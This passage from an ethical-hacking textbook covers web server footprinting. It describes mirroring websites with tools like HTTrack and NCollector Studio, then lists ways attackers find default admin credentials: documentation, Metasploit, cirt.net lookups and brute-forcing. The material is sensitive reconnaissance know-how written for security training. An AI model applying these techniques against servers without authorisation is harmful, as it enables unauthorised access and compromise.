



Figure 13.28: Screenshot of Nmap

Website Mirroring

- Mirror a website to create a complete profile of the site's directory structure, file structures, external links, etc.
- Search for comments and other items in the HTML source code to make footprinting activities more efficient
- Use tools such as NCollector Studio, HTTrack Web Site Copier, WebCopier Pro, etc. to mirror a website



Website Mirroring

Website mirroring copies an entire website and its content onto a local drive. The mirrored website reveals the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. With a mirrored target website, an attacker can easily map the website's directories and gain valuable information. An attacker who copies the website does not need to be online to go through the target website. Furthermore, the attacker can gain valuable information by searching the comments and other items in the HTML source code of downloaded web pages. Many website mirroring tools can be used to copy a target website onto a local drive; examples include NCollector Studio, HTTrack Web Site Copier, WebCopier Pro, and Website Ripper Copier.

- **NCollector Studio**

  Source: *http://www.calluna-software.com*

  NCollector Studio is a website mirroring tool used to download content from the web to a local computer. This tool enables users to crawl for specific file types, make any website available for offline browsing, or simply download a website to a local computer.





Figure 13.29: Screenshot of NCollector Studio

The following are some additional website mirroring tools:

- HTTrack Web Site Copier (*https://www.httrack.com*)
- WebCopier Pro (*http://www.maximumsoft.com*)
- Website Ripper Copier (*https://www.tensons.com*)
- WebRipper (*http://visualwebripper.com*)
- Cyotek WebCopy (*https://www.cyotek.com*)



Finding Default Credentials of Web Server

Administrators or security personnel use administrative interfaces to securely configure, manage, and monitor web application servers. Many web server administrative interfaces are publicly accessible and located in the root directory. Often, these administrative interface credentials are not properly configured and remain set to default. Attackers attempt to identify the running application interface of the target web server by performing port scanning. Once the running administrative interface is identified, the attacker uses the following techniques to identify the default login credentials:

- Consult the administrative interface documentation and identify the default passwords
- Use Metasploit's built-in database to scan the server
- Use online resources such as Open Sez Me (*http://open-sez.me*) and cirt.net (*https://cirt.net/passwords*) to identify the default passwords
- Attempt password-guessing and brute-forcing attacks

These default credentials can grant access to the administrative interface, compromising the web server and allowing the attacker to exploit the main web application.

- **cirt.net**

  Source: *https://cirt.net/passwords*

  cirt.net is a lookup database for default passwords, credentials, and ports.

